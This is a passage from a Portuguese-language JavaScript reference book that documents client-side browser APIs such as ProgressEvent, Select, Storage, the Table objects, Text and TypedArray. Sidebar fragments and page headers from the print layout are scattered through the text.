Se o atributo existe, o elemento *Progress* é determinado. Se não existe, o elemento *Progress* é indeterminado. Para trocar do modo determinado para indeterminado (por causa de um evento em impasse de um *MediaElement*, por exemplo), você pode usar o método *removeAttribute()* de *Element*.

ProgressEvent

progresso de download, upload ou leitura de arquivo

ApplicationCache, *FileReader* e o objeto (nível 2) *XMLHttpRequest* disparam eventos *Progress* para informar aos aplicativos interessados do progresso do processo de transferência de dados, como um download ou upload da rede ou uma leitura de arquivo. Eventos desse tipo são conhecidos genericamente como eventos *Progress*, mas apenas um deles realmente se chama “progress”. Outros eventos *Progress* disparados por *FileReader* e *XMLHttpRequest* são *loadstart*, *load*, *loadend*, *error* e *abort*.

XMLHttpRequest também dispara um evento *Progress timeout*. *ApplicationCache* dispara vários eventos, mas somente o que se chama “progress” é um evento *Progress* do tipo descrito aqui.

Os eventos *Progress* são disparados em uma sequência que começa com um evento *loadstart* e sempre termina com um evento *loadend*. O evento imediatamente antes de *loadend* será *load*, *error* ou *abort*, dependendo de a operação de transferência de dados ser bem-sucedida e, se não for, como

968 Parte IV Referência de JavaScript do lado do cliente falhou. Zero ou mais eventos *progress* (com o nome de evento “progress”) são disparados entre o evento *loadstart* inicial e os dois eventos finais. (O objeto *ApplicationCache* dispara uma sequência de eventos diferente, mas o evento *progress* que dispara como parte de seu processo de atualização da cache é um evento *Progress*.) As rotinas de tratamento de eventos *Progress* recebem um objeto *ProgressEvent* especificando quantos bytes de dados foram transferidos. Esse objeto *ProgressEvent* não tem relação com o elemento HTML `<progress>` descrito em *Progress*, mas o objeto *ProgressEvent* passado para a rotina de tratamento de evento *onprogress* de um *XMLHttpRequest* (por exemplo) poderia ser usado para atualizar o estado de um elemento `<progress>` a fim de exibir um valor de porcentagem de conclusão do download visual para o usuário.

Propriedades

readonly boolean *lengthComputable*

true se o número total de bytes a transferir é conhecido e *false*, caso contrário. Se essa propriedade é *true*, a porcentagem da conclusão da transferência de dados para um *ProgressEvent* e pode ser calculada como:

```
var percentComplete = Math.floor(100*e.loaded/e.total);
```

readonly unsigned long **loaded**

Quantos bytes foram transferidos até o momento.

readonly unsigned long **total**

O número total de bytes a serem transferidos, caso esse valor seja conhecido; caso contrário, 0. Essa informação pode vir da propriedade `size` de um `Blob` ou do cabeçalho `Content-Length` retornado por um servidor Web, por exemplo.

Screen

informações sobre a tela

A propriedade `screen` de um `Window` se refere a um objeto `Screen`. As propriedades desse objeto global contêm informações sobre o monitor do computador no qual o navegador é exibido. Os programas JavaScript podem usar essa informação para otimizar sua saída para os recursos de tela do usuário. Por exemplo, um programa pode escolher entre imagens grandes e pequenas com base no tamanho da tela.

Propriedades

readonly unsigned long **availHeight**

Especifica a altura disponível, em pixels, da tela na qual o navegador Web é exibido. Essa altura disponível não inclui o espaço vertical alocado para recursos permanentes da área de trabalho, como uma barra ou área na parte inferior da tela.

readonly unsigned long **availWidth**

Especifica a largura disponível, em pixels, da tela na qual o navegador Web é exibido. Essa largura disponível não inclui o espaço horizontal alocado para recursos permanentes da área de trabalho.

Referência de JavaScript do lado do cliente **969**

readonly unsigned long **colorDepth**

readonly unsigned long **pixelDepth**

Essas propriedades sinônimas especificam ambas o número de cores da tela, em bits por pixel.

readonly unsigned long **height**

Especifica a altura total, em pixels, da tela na qual o navegador Web é exibido. Consulte também `availHeight`.

`readonly unsigned long width`

Especifica a largura total, em pixels, da tela na qual o navegador Web é exibido. Consulte também `availWidth`.

Script

um elemento `<script>` HTML

Node, Element

Ja

Um objeto `Script` representa um elemento HTML `<script>`. A maioria de suas propriedades sim-v

Ref

aS

do client

plesmente espelha os atributos HTML de mesmo nome, mas `text` funciona como a propriedade **cript do lado**

erência de

`textContent` herdada de `Node`.

e

Note que um `<script>` nunca será executado mais de uma vez. Não é possível alterar a propriedade `src` ou `text` de um elemento `<script>` existente para fazê-lo executar um novo script. Contudo, você pode configurar essas propriedades em um elemento `<script>` recentemente criado para executar um script. Note, contudo, que uma tag `<script>` deve ser inserida em um `Document` para ser executada.

O script será executado quando `src` ou `type` for configurado ou quando for inserido no documento, o que vier por último.

Propriedades

boolean `async`

true se o elemento `<script>` tem um atributo `async` e *false*, caso contrário. Consulte a Seção 13.3.1.

string charset

A codificação de caractere do `script`, especificada pelo URL `src`. Essa propriedade normalmente não é especificada e o padrão é interpretar o `script` usando a mesma codificação do documento contêiner.

boolean defer

true se o elemento `<script>` tem um atributo `defer` e *false*, caso contrário. Consulte a Seção 13.3.1.

string src

O URL do `script` a ser carregado.

string text

O texto que aparece entre a tag `<script>` e a tag de fechamento `</script>`.

string type

O tipo MIME da linguagem de `script`. O padrão é “text/javascript” e não é preciso configurar essa propriedade (ou o atributo HTML) para `scripts` normais em JavaScript. Se você confi-

970 Parte IV Referência de JavaScript do lado do cliente garantir essa propriedade com um tipo MIME personalizado, pode incorporar dados de textual arbitrários no elemento `<script>` para usar em outros `scripts`.

Select

uma lista gráfica de seleção

`Node`, `Element`, `FormControl`

O elemento `Select` representa uma tag HTML `<select>`, a qual exibe uma lista gráfica de escolhas para o usuário. Se o atributo HTML `multiple` está presente, o usuário pode selecionar qualquer nú-

mero de opções na lista. Se esse atributo não está presente, o usuário só pode selecionar uma opção e as opções têm um comportamento de botão de opção – selecionar uma anula a seleção da que estava selecionada anteriormente.

Em um elemento `Select`, as opções podem ser exibidas de duas maneiras distintas. Se o atributo `size` tem um valor maior do que 1 ou se o atributo `multiple` está presente, elas são exibidas em uma caixa de listagem com `size` linhas de altura na janela do navegador. Se `size` é menor do que o número de opções, a caixa de listagem inclui uma barra de rolagem. Por outro lado, se `size` é 1 e `multiple` não é especificado, a opção atualmente selecionada é exibida em uma única linha e a lista das outras opções se torna disponível por meio de um menu suspenso. O primeiro estilo de apresentação exibe as opções claramente, mas exige mais espaço na janela do navegador. O segundo estilo exige espaço mínimo, mas não exibe as opções alternativas tão explicitamente. `size` tem como padrão 4 quando o atributo `multiple` é configurado; caso contrário é 1.

A propriedade `options[]` do elemento `Select` é a mais interessante. Esse é um objeto semelhante a um array de elementos `<option>` (consulte `Option`) que descrevem as escolhas apresentadas pelo elemento `Select`. Por motivos históricos, esse objeto semelhante a um array tem alguns comportamentos incomuns para adicionar e remover novos elementos `<option>`. Consulte `HTMLOptionsCollection` para ver os detalhes.

Para um elemento `Select` sem o atributo `multiple` especificado, você pode determinar qual opção está selecionada com a propriedade `selectedIndex`. Contudo, quando são permitidas várias seleções, essa propriedade informa o índice apenas da primeira opção selecionada. Para determinar o conjunto completo de opções selecionadas, você deve iterar pelo array `options[]` e verificar a propriedade `selected` de cada objeto `Option`.

Propriedades

Além das propriedades listadas aqui, os elementos `Select` também definem as propriedades de `Element` e `FormControl` e espelham atributos HTML com as seguintes propriedades de JavaScript: `multiple`, `required` e `size`.

`unsigned long length`

O número de elementos no conjunto `options`. Os objetos `Select` em si são objetos semelhantes a um array e, para um objeto `Select s` e um número `n`, `s[n]` é o mesmo que `s.options[n]`.

readonly `HTMLOptionsCollection options`

Um objeto semelhante a um array de elementos `Option` contidos nesse elemento `Select`. Consulte `HTMLOptionsCollection` para ver uma descrição sobre o comportamento histórico desse conjunto.

long *selectedIndex*

A posição da opção selecionada no array *options*. Se nenhuma opção estiver selecionada, essa propriedade é -1 . Se várias opções estão selecionadas, essa propriedade contém o índice da primeira opção selecionada.

Configurar o valor dessa propriedade seleciona a opção especificada e anula a seleção de todas as outras opções, mesmo que o objeto *Select* tenha o atributo *multiple* especificado. Quando você está fazendo seleção em caixa de listagem (quando *size > 1*), pode anular a seleção de todas as opções configurando *selectedIndex* como -1 . Note que alterar a seleção dessa maneira não dispara a rotina de tratamento de evento *onchange()*.

readonly *HTMLCollection selectedIndexOptions*

Um objeto semelhante a um array somente para leitura dos elementos *Option* selecionados.

Essa é uma propriedade nova, definida por HTML5 e, quando este livro estava sendo escrito, ainda não era amplamente suportada.

Jav

Métodos

Ref

aS

do client

cripto do lado

erência de

Todos os métodos listados aqui delegam para os métodos de nome igual da propriedade *options*; consulte *HTMLOptionsCollection* para ver os detalhes. Além desses métodos, os elementos *Select* tame

bém implementam os métodos de *Element* e *FormControl*.

void add(*Element* elemento, [*any* antes])

Esse método funciona exatamente como *options.add()* para adicionar um novo elemento *Option*.

any **item**(unsigned long índice)

Esse método funciona exatamente como `options.item()` para retornar um elemento `Option`. Também é chamado quando o usuário indexa o objeto `Select` diretamente.

any **namedItem**(string nome)

Esse método é exatamente como `options.namedItem()`. Consulte `HTMLOptionsCollection`.

void **remove**(long índice)

Esse método funciona exatamente como `options.remove()` para remover um elemento `Option`. Consulte `HTMLOptionsCollection`.

Storage

armazenamento de pares nome/valor do lado do cliente

As propriedades `localStorage` e `sessionStorage` de `Window` são ambas objetos `Session` que representam arrays associativos persistentes do lado do cliente que mapeiam chaves de string em valores. Teoricamente, um objeto `Session` pode armazenar qualquer valor que possa ser clonado com o algoritmo de clone estruturado (consulte “Clones estruturados”, na página 672). Contudo, quando este livro estava sendo escrito, os navegadores suportavam apenas valores de string.

Os métodos de um objeto `Storage` permitem adicionar novos pares chave/valor, remover pares chave/valor e consultar o valor associado a uma chave específica. Contudo, não é preciso chamar esses métodos explicitamente: você pode usar indexação de array e o operador `delete` em seu lugar e tratar `localStorage` e `sessionStorage` como se fossem objetos JavaScript normais.

972 Parte IV Referência de JavaScript do lado do cliente Se você alterar o conteúdo de um objeto `Storage`, quaisquer outros objetos `Windows` que tiverem acesso à mesma área de armazenamento (porque estão exibindo um documento da mesma origem) serão notificados da alteração com um `StorageEvent`.

Propriedades

readonly unsigned long **length**

O número de pares chave/valor armazenados.

Métodos

`void clear()`

Remove todos os pares chave/valor armazenados.

`any getItem(string chave)`

Retorna o valor associado a chave. (Nas implementações que existiam quando este livro estava sendo escrito, o valor de retorno era sempre uma string.) Esse método é chamado implicitamente quando você indexa o objeto Storage para recuperar uma propriedade chamada chave.

`string key(unsigned long n)`

Retorna a n-ésima chave desse objeto Storage ou null, caso n seja maior ou igual a length. Note que a ordem das chaves pode mudar, se você adicionar ou remover pares chave/valor.

`void removeItem(string chave)`

Remove chave (e seu valor associado) desse objeto Storage. Esse método é chamado implicitamente se você usa o operador delete para excluir a propriedade chamada chave.

`void setItem(string chave, any valor)`

Adiciona a chave e o valor especificados nesse objeto Storage, substituindo qualquer valor que já esteja associado a chave. Esse método é chamado implicitamente se você atribui um valor à propriedade chamada chave do objeto Storage. Isto é, você pode usar sintaxe de acesso e atribuição de propriedade normal de JavaScript, em vez de chamar setItem() explicitamente.

StorageEvent

As propriedades `localStorage` e `sessionStorage` de um objeto `Window` se referem a objetos `Storage` que representam áreas de armazenamento do lado do cliente (consulte a Seção 20.1). Se mais de uma janela, guia ou quadro está exibindo documentos da mesma origem, várias janelas têm acesso às mesmas áreas de armazenamento. Se um script em uma janela altera o conteúdo de uma área de armazenamento, um evento `storage` é disparado em todos os outros objetos `Window` que compartilham acesso a essa área de armazenamento. (Note que o evento não é disparado na janela que fez a alteração.) Os eventos `storage` são disparados no objeto `Window` e não borbulham. Eles não têm qualquer ação padrão que possa ser cancelada. O objeto associado a um evento `storage` é um objeto `StorageEvent` e suas propriedades descrevem a alteração ocorrida na área de armazenamento.

Referência de JavaScript do lado do cliente **973**

Propriedades

readonly string **key**

Essa propriedade é a chave que foi configurada ou excluída. Se a área de armazenamento inteira foi apagada com `Storage.clear()`, essa propriedade (assim como `newValue` e `oldValue`) vai ser `null`.

readonly any **newValue**

O novo valor de `key` especificado. Será `null` se a chave foi removida. Quando este livro estava sendo escrito, as implementações de navegador só permitiam armazenar valores de `string`.

readonly any **oldValue**

O antigo valor da chave que foi alterada ou `null`, se essa chave foi adicionada recentemente na área de armazenamento. Quando este livro estava sendo escrito, as implementações de navegador só permitiam armazenar valores de `string`.

readonly Storage **storageArea**

Ja

Essa propriedade será igual à propriedade `localStorage` ou `sessionStorage` do objeto `Window` **v**

Ref

aS

do client

cript do lado

erência de

que recebe esse evento e indica qual área de armazenamento foi alterada.

readonly string url

e

É o URL do documento cujo script alterou a área de armazenamento.

Style

um elemento `<style>` HTML

Node, Element

Um objeto Style representa uma tag HTML `<style>`.

Propriedades

boolean disabled

Configure essa propriedade como true para desabilitar a folha de estilo associada a esse elemento `<style>` e configure-a como false para voltar a habilitá-la.

string media

Essa propriedade espelha o atributo HTML media e especifica as mídias às quais os estilos especificados se aplicam.

boolean scoped

Essa propriedade é true se o atributo HTML scoped está presente no elemento `<style>` e false, caso contrário. Quando este livro estava sendo escrito, os navegadores não suportavam folhas de estilo com escopo.

readonly CSSStyleSheet sheet

O CSSStyleSheet definido por esse elemento `<style>`.

string **title**

Todos os elementos HTML permitem um atributo `title`. Configurar esse atributos ou propriedade em um elemento `<style>` pode permitir que o usuário selecione a folha de estilo (como uma folha de estilo alternativa) pelo título, sendo que o título especificado pode aparecer de alguma maneira dentro da interface do usuário do navegador Web.

974 Parte IV Referência de JavaScript do lado do cliente *string* **type**

Espelha o atributo HTML `type`. O valor padrão é “text/css” e normalmente você não precisa configurar esse atributo.

Table

um `<table>` HTML

Node, Element

O objeto `Table` representa um elemento HTML `<table>` e define várias propriedades e métodos de conveniência para consultar e modificar diversas seções da tabela. Esses métodos e propriedades tornam mais fácil trabalhar com tabelas, mas sua funcionalidade também pode ser duplicada com métodos DOM básicos.

As tabelas HTML são compostas de seções, linhas e células. Consulte `TableCell`, `TableRow` e `TableSection`.

Propriedades

Além das propriedades listadas aqui, os elementos `Table` também têm uma propriedade `summary` que espelha o atributo HTML de mesmo nome.

Element **caption**

Uma referência ao elemento `<caption>` da tabela ou `null`, se não houver nenhum.

readonly HTMLCollection **rows**

Um objeto semelhante a um array de objetos `TableRow` representando todas as linhas da tabela. Isso inclui todas as linhas definidas dentro de tags `<thead>`, `<tfoot>` e `<tbody>`.

readonly HTMLCollection **tBodies**

Um objeto semelhante a um array de objetos `TableSection` representando

todas as seções

`<tbody>` dessa tabela.

TableSection `tFoot`

O elemento `<tfoot>` da tabela ou null, se não houver nenhum.

TableSection `tHead`

O elemento `<thead>` da tabela ou null, se não houver nenhum.

Métodos

Element `createCaption()`

Esse método retorna um objeto **Element** representando o elemento `<caption>` dessa tabela. Se a tabela já tem uma legenda, esse método simplesmente a retorna. Se a tabela ainda não tem um elemento

`<caption>`, esse método cria uma nova legenda (vazia) e a insere na tabela, antes de retorná-la.

TableSection `createTBody()`

Esse método cria um novo elemento `<tbody>`, o insere na tabela e o retorna. O novo elemento é inserido após o último `<tbody>` na tabela ou no fim da tabela.

TableSection `createTFoot()`

Esse método retorna um **TableSection** representando o primeiro elemento `<tfoot>` dessa tabela. Se a tabela já tem um rodapé, esse método simplesmente o retorna. Se a tabela ainda não tem um rodapé, esse método cria um novo elemento `<tfoot>` (vazio) e o insere na tabela, antes de retorná-lo.

Referência de JavaScript do lado do cliente 975

TableSection `createTHead()`

Esse método retorna um **TableSection** representando o primeiro elemento `<thead>` dessa tabela. Se a tabela já tem um cabeçalho, esse método simplesmente o retorna. Se a tabela ainda não tem um cabeçalho, esse método cria um novo elemento `<thead>` (vazio) e o insere na tabela, antes de retorná-lo.

void deleteCaption()

Remove o primeiro elemento `<caption>` da tabela, caso tenha um.

void deleteRow(long índice)

Esse método exclui a linha na posição especificada da tabela. As linhas são numeradas na ordem em que aparecem na origem do documento. As linhas nas seções `<thead>` e `<tfoot>` são numeradas junto com todas as outras linhas da tabela.

void deleteTFoot()

Remove o primeiro elemento `<tfoot>` da tabela, caso tenha um.

void deleteThead()

Jav Ref

aS

do client

Remove o primeiro elemento `<thead>` da tabela, caso tenha um.

cript do lado

erência de

TableRow insertRow([long índice])

e

Esse método cria um novo elemento `<tr>`, o insere na tabela no índice especificado e o retorna.

A nova linha é inserida na mesma seção e imediatamente antes da linha existente na posição específica por índice. Se índice é igual ao número de linhas na tabela (ou a -1), a nova linha é anexada na última seção da tabela. Se a tabela é inicialmente vazia, a nova linha é inserida em uma nova seção

`<tbody>` que é, ela própria, inserida na tabela.

Você pode usar o método de conveniência `TableRow.insertCell()` para adicionar conteúdo na linha recentemente criada. Consulte também o método `insertRow()` de `TableSection`.

TableCell

uma célula em uma tabela HTML

Node, Element

Um objeto TableCell representa um elemento <td> ou <th>.

Propriedades

*readonly long **cellIndex***

A posição dessa célula em sua linha.

*unsigned long **colSpan***

O valor do atributo HTML colspan, como um número.

*unsigned long **rowSpan***

O valor do atributo HTML rowspan, como um número.

TableRow

um elemento <tr> em uma tabela HTML

Node, Element

Um objeto TableRow representa uma linha (um elemento <tr>) em uma tabela HTML e define propriedades e métodos para trabalhar com os elementos de TableCell da linha.

976 *Parte IV Referência de JavaScript do lado do cliente* **Propriedades**

*readonly HTMLCollection **cells***

Um objeto semelhante a um array de objetos TableCell representando os elementos <td> e <th> nessa linha.

*readonly long **rowIndex***

O índice dessa linha na tabela.

*readonly long **sectionRowIndex***

A posição dessa linha dentro de sua seção (isto é, dentro de <thead>, <tbody> ou <tfoot> no qual está contida).

Métodos

`void deleteCell(long índice)`

Esse método exclui a célula no índice especificado na linha.

`Element insertCell([long índice])`

Esse método cria um novo elemento `<td>`, o insere na linha na posição especificada e então o retorna.

A nova célula é inserida imediatamente antes da célula que está atualmente na posição especificada por índice. Se índice é omitido, é -1 ou é igual ao número de células na linha, a nova célula é anexada no fim da linha.

Note que esse método de conveniência insere apenas células de dados `<td>`. Se precisar adicionar uma célula de cabeçalho em uma linha, você deve criar e inserir o elemento `<th>` usando `Document`.

`createElement()` e `Node.insertBefore()` ou métodos relacionados.

TableSection

uma seção de cabeçalho, rodapé ou corpo de uma tabela

`Node, Element`

Um objeto `TableSection` representa um elemento `<tbody>`, `<thead>` ou `<tfoot>` em uma tabela `HTML`. As propriedades `tHead` e `tFoot` de `Table` são objetos `TableSection` e a propriedade `tBodies` é um `HTMLCollection` de objetos `TableSection`.

`TableSection` contém objetos `TableRow` e está contido em um objeto `Table`.

Propriedades

`readonly HTMLCollection rows`

Um objeto semelhante a um array de objetos `TableRow` representando as linhas nessa seção da tabela.

Métodos

`void deleteRow(long índice)`

Esse método exclui a linha na posição especificada dentro dessa seção.

TableRow **insertRow**([long índice])

Esse método cria um novo elemento <tr>, o insere nessa seção da tabela na posição especificada e o retorna. Se índice é -1 ou é omitido ou é igual ao número de linhas atualmente na seção, a nova

Referência de JavaScript do lado do cliente **977**

linha é anexada no fim da seção. Caso contrário, a nova linha é inserida imediatamente antes da linha que está atualmente na posição especificada por índice. Note que, para esse método, índice especifica uma posição de linha dentro de uma única seção da tabela e não dentro da tabela inteira.

Text

uma sequência de texto em um documento

Node

Um nó *Text* representa uma sequência de texto puro em um documento e normalmente aparece na árvore de documentos como filho de *Element*. O conteúdo textual de um nó *Text* está disponível por meio da propriedade *data* ou de *nodeValue* e das propriedades *textContent* herdadas de *Node*.

Você pode criar um novo nó *Text* com *Document.createTextNode()*. Os nós *Text* nunca têm filhos.

Propriedades

string data

Jav Ref

O texto contido por esse nó.

aS

do client

cript do lado

erência de

readonly unsigned long length

O comprimento, em caracteres, do texto.

e

readonly string wholeText

O conteúdo do texto desse nó e de quaisquer nós de texto adjacentes, antes ou depois desse.

Se você tiver chamado o método *normalize()* do *Node* pai, essa propriedade vai ser o mesmo que *data*.

Métodos

A não ser que você esteja escrevendo um aplicativo do tipo editor de texto baseado na Web, esses métodos normalmente não são usados.

void appendData(string texto)

Esse método anexa o texto especificado no fim desse nó `Text`.

`void deleteData(unsigned long deslocamento, unsigned long contagem)`
Esse método exclui caracteres desse nó `Text`, começando com o caractere na posição deslocamento e continuando por contagem caracteres. Se deslocamento mais contagem é maior do que o número de caracteres no nó `Text`, todos os caracteres de deslocamento até o fim da string são excluídos.

`void insertData(unsigned long deslocamento, string texto)` Esse método insere o texto especificado no nó `Text`, no deslocamento especificado.

`void replaceData(unsigned long deslocamento, unsigned long contagem, string texto)` Esse método substitui contagem caracteres a partir da posição deslocamento pelo conteúdo da string texto. Se a soma de deslocamento e contagem é maior do que o comprimento do nó `Text`, todos os caracteres de deslocamento em diante são substituídos.

`Text replaceWholeText(string texto)`

Esse método cria um novo nó `Text` contendo o texto especificado. Então, substitui esse nó e quaisquer nós `Text` adjacentes pelo novo nó e retorna o novo nó. Consulte a propriedade `wholeText` anteriormente e o método `normalize()` de `Node`.

978 Parte IV Referência de JavaScript do lado do cliente `Text`
`splitText(unsigned long deslocamento)`

Esse método divide um nó `Text` em dois, no deslocamento especificado. O nó `Text` original é modificado de modo a ter todo o conteúdo do texto até, mas não incluindo, o caractere na posição deslocamento. Um novo nó `Text` é criado para conter todos os caracteres a partir (e incluindo) da posição deslocamento até o fim da string. Esse novo nó `Text` é o valor de retorno do método. Além disso, se o nó `Text` original tem um `parentNode`, o novo nó é inserido nesse nó pai, imediatamente após o nó original.

`string substringData(unsigned long deslocamento, unsigned long contagem)` Esse método extrai e retorna a substring que começa na posição deslocamento e continua por contagem caracteres do texto de um nó `Text`. Se um nó `Text` contém um volume de texto muito grande, usar esse método pode ser mais eficiente do que usar `String.substring()`.

TextArea

uma área de entrada de texto de várias linhas

Um objeto *TextArea* representa um elemento HTML `<textarea>` que cria um campo de entrada de texto de várias linhas, frequentemente dentro de um formulário HTML. O conteúdo inicial da área de texto é especificado como texto puro entre as tags `<textarea>` e `</textarea>`. Você pode consultar e configurar o texto exibido com a propriedade *value*.

TextArea é um elemento de controle de formulário como *Input* e *Select*. Assim como esses objetos, ele define as propriedades *form*, *name*, *type* e *value* e as outras propriedades e métodos documentados em *FormControl*.

Propriedades

Além das propriedades listadas aqui, os elementos *TextArea* também definem as propriedades de *Element* e *FormControl* e espelham atributos HTML com as seguintes propriedades de JavaScript: *cols*, *maxLength*, *rows*, *placeholder*, *readOnly*, *required* e *wrap*.

string **defaultValue**

O conteúdo de texto puro inicial do elemento `<textarea>`. Quando o formulário é redefinido, a área de texto é restaurada nesse valor. Essa propriedade é igual à propriedade *textContent* herdada de *Node*.

unsigned long **selectionEnd**

Retorna ou configura o índice do primeiro caractere de entrada após o texto selecionado. Consulte também *setSelectionRange()*.

unsigned long **selectionStart**

Retorna ou configura o índice do primeiro caractere selecionado no elemento `<textarea>`.

Consulte também *setSelectionRange()*.

readonly unsigned long **textLength**

O comprimento, em caracteres, da propriedade *value* (consulte *FormControl*).

Referência de JavaScript do lado do cliente **979**

Métodos

Além dos métodos listados aqui, os elementos *TextArea* também

implementam os métodos de *Element* e *FormControl*.

void select()

Esse método seleciona todo o texto exibido por esse elemento `<textarea>`. Na maioria dos navegadores, isso significa que o texto é realçado e que novo texto digitado pelo usuário substitui o texto realçado, em vez de ser anexado a ele.

void setSelectionRange(unsigned long início, unsigned long fim) Seleciona texto exibido no elemento `<textarea>`, começando com o caractere na posição início e continuando até (mas não incluindo) o caractere em fim.

TextMetrics

Ja

medidas de uma string de texto

v

Ref

aS

do client

cript do lado

erência de

Um objeto *TextMetrics* é retornado pelo método *measureText()* de *CanvasRenderingContext2D*.

Sua propriedade *width* contém a largura do texto medido, em pixels CSS. Mais métricas podem ser e

adicionadas no futuro.

Propriedades

readonly double ***width***

A largura, em pixels CSS, do texto medido.

TimeRanges

um conjunto de intervalos de tempo de mídia

As propriedades *buffered*, *played* e *seekable* de um *MediaElement* representam as partes da linha do tempo de uma mídia que têm dados no *buffer*, que foram reproduzidas e nas quais a reprodução pode começar. Cada uma dessas partes da linha do tempo pode incluir vários intervalos de tempo separados (isso acontece com a propriedade *played*, quando o usuário pula para o meio de um arquivo de vídeo, por exemplo). Um objeto *TimeRanges* representa zero ou mais intervalos de tempo separados. A propriedade *length* especifica o número de intervalos e os métodos *start()* e *end()* retornam os limites de cada intervalo.

Os objetos *TimeRanges* retornados por *MediaElements* são sempre normalizados, ou seja, os intervalos que eles contêm estão em ordem, não são vazios e não se tocam nem se sobrepõem.

Propriedades

readonly unsigned long **length**

O número de intervalos representados por esse objeto *TimeRanges*.

980 Parte IV Referência de JavaScript do lado do cliente Métodos

double **end**(*unsigned long n*)

Retorna o tempo final (em segundos) do intervalo de tempo *n* ou lança uma exceção, se *n* é menor do que zero ou maior ou igual a *length*.

double **start**(*unsigned long n*)

Retorna o tempo inicial (em segundos) do intervalo de tempo *n* ou lança uma exceção, se *n* é menor do que zero ou maior ou igual a *length*.

TypedArray

arrays binários de tamanho fixo

ArrayBufferView

Um TypedArray é um ArrayBufferView que interpreta os bytes de um ArrayBuffer subjacente como um array de números e permite acesso de leitura e gravação aos elementos desse array. Esta página não documenta um tipo único chamado TypedArray. Em vez disso, abrange oito tipos diferentes de arrays tipados. Esses oito tipos são todos subtipos de ArrayBufferView e diferem entre si apenas no número de bytes por elemento de array e na maneira como esses bytes são interpretados. Os oito tipos são: Int8Array Um byte por elemento de array, interpretado como um inteiro com sinal.

Int16Array

Dois bytes por elemento de array, interpretados como um inteiro com sinal, usando ordem de byte da plataforma.

Int32Array

Quatro bytes por elemento de array, interpretados como um inteiro com sinal, usando ordem de byte da plataforma.

Uint8Array

Um byte por elemento de array, interpretado como um inteiro sem sinal.

Uint16Array

Dois bytes por elemento de array, interpretados como um inteiro sem sinal, usando ordem de byte da plataforma.

Uint32Array

Quatro bytes por elemento de array, interpretados como um inteiro sem sinal, usando ordem de byte da plataforma.

Float32Array

Quatro bytes por elemento de array, interpretados como um número em ponto flutuante, usando ordem de byte da plataforma.

Float64Array

Oito bytes por elemento de array, interpretados como um número em ponto flutuante, usando ordem de byte da plataforma.

Conforme seus nomes implicam, esses são objetos semelhantes a um array e você pode obter e configurar valores de elemento usando notação de array normal com colchetes. Note, entretanto, que objetos desses tipos sempre têm um comprimento fixo.

Referência de JavaScript do lado do cliente 981

Conforme observado nas descrições anteriores, as classes `TypedArray` usam a ordem de byte padrão da plataforma subjacente. Consulte `DataView` para um modo de exibição `ArrayBuffer` que permite controle explícito sobre a ordem de byte.

Construtora

`new ArrayTipado(unsigned long comprimento)`

`new ArrayTipado( ArrayTipado array)`

`new ArrayTipado(type[] array)`

`new ArrayTipado(ArrayBuffer buffer,[unsigned long deslocamentoByte],
[unsigned long comprimento])`

Cada um dos oito tipos de `TypedArray` tem uma construtora que pode ser chamada das quatro maneiras mostradas anteriormente. As construtoras funcionam como segue:

- Se a construtora é chamada com um único argumento numérico, ela cria um novo array tipado com o número especificado de elementos e inicializa cada elemento com 0.

Ja

- Se for passado um único objeto array tipado, a construtora cria um novo array tipado com `v`

Ref

aS

do client

cript do lado

erência de

o mesmo número de argumentos que o argumento `array` e então copia os elementos do argumento `array` no `array` recentemente criado. O tipo do argumento `array` não precisa ser o e

mesmo do `array` que está sendo criado.

- Se for passado um único `array` (um `array` verdadeiro de JavaScript), a construtora cria um novo `array` tipado com o mesmo número de argumentos e então copia os valores de elemento do argumento `array` no novo `array`.
- Por fim, se for passado um objeto `ArrayBuffer`, junto com argumentos de deslocamento e comprimento opcionais, a construtora cria um novo `array` tipado que é um modo de exibição da região estipulada do `ArrayBuffer` especificado. O comprimento do novo `TypedArray` depende da região de `ArrayBuffer` e do tamanho do elemento do `array` tipado.

Constantes

`long BYTES_PER_ELEMENT`

O número de bytes ocupado por cada elemento desse `array` no `ArrayBuffer` subjacente. Essa constante terá o valor 1, 2, 4 ou 8, dependendo do tipo de `TypedArray` utilizado.

Propriedades

`readonly unsigned long length`

O número de elementos no `array`. `TypedArrays` têm tamanho fixo e o valor dessa propriedade nunca muda. Note que essa propriedade em geral não é igual à propriedade `byteLength` herdada de `ArrayBufferView`.

Métodos

`void set( ArrayTipado array, [unsigned long deslocamento])` Copia elementos de `array` nesse `array` tipado, começando no índice deslocamento.

`void set(number[] array, [unsigned long deslocamento])` Essa versão de `set()` é como a anterior, mas usa um `array` verdadeiro de JavaScript, em vez de um `array` tipado.

982 Parte IV Referência de JavaScript do lado do cliente `ArrayTipado subarray(long início, long fim)` Retorna um novo `TypedArray` que usa o mesmo `ArrayBuffer` subjacente que esse. O primeiro elemento do `array` retornado é o elemento início desse `array`. E o último elemento do `array`

retornado é o elemento fim-1 desse array. Valores negativos de início e fim são interpretados como deslocamentos a partir do fim desse array, em vez do início.

URL

métodos de URL de Blob

A propriedade URL do objeto Window se refere a esse objeto URL. No futuro, esse objeto pode se tornar uma construtora para uma classe utilitária de análise e manipulação de URLs. No entanto, quando este livro estava sendo escrito, ele servia simplesmente como um espaço de nomes para as duas funções de URL de Blob descritas a seguir. Consulte a Seção 22.6 e a Seção 22.6.4 para obter mais informações sobre Blobs e URLs de Blob.

O objeto URL era novo quando este livro estava sendo escrito e a API ainda não era estável. Talvez você precise usá-lo com um prefixo específico do fornecedor: *webkitURL*, por exemplo.

Funções

string **createObjectURL**(Blob blob)

Retorna um URL de Blob para o blob especificado. Requisições HTTP GET para esse URL vão retornar o conteúdo de blob.

void **revokeObjectURL**(string url)

Revoga o url de Blob especificado, para que não esteja mais associado a Blob algum e não possa mais ser carregado.

Video

um elemento `<video>` HTML

Node, Element, MediaElement

Um objeto Video representa um elemento HTML `<video>`. Os elementos `<video>` e `<audio>` são muito parecidos e suas propriedades e métodos comuns estão documentados em *MediaElement*. Esta página documenta várias propriedades adicionais, específicas de objetos Video.

Propriedades

DOMSettableTokenList **audio**

Essa propriedade especifica opções de áudio para o vídeo. As opções são especificadas como uma lista de símbolos separados por espaços no atributo `HTML audio` e o conjunto é espelhado em JavaScript como `DOMSettableTokenList`. Contudo, quando este livro estava sendo escrito, o padrão `HTML5` definia apenas um símbolo válido (“muted”) e você pode tratar essa propriedade como uma string.

`unsigned long height`

A altura na tela do elemento `<video>`, em pixels CSS. Espelha o atributo `HTML height`.

Referência de JavaScript do lado do cliente **983**

`string poster`

O URL de uma imagem a ser exibida como “quadro de anúncio” antes que o vídeo comece a ser reproduzido. Espelha o atributo `HTML poster`.

`readonly unsigned long videoHeight`

`readonly unsigned long videoWidth`

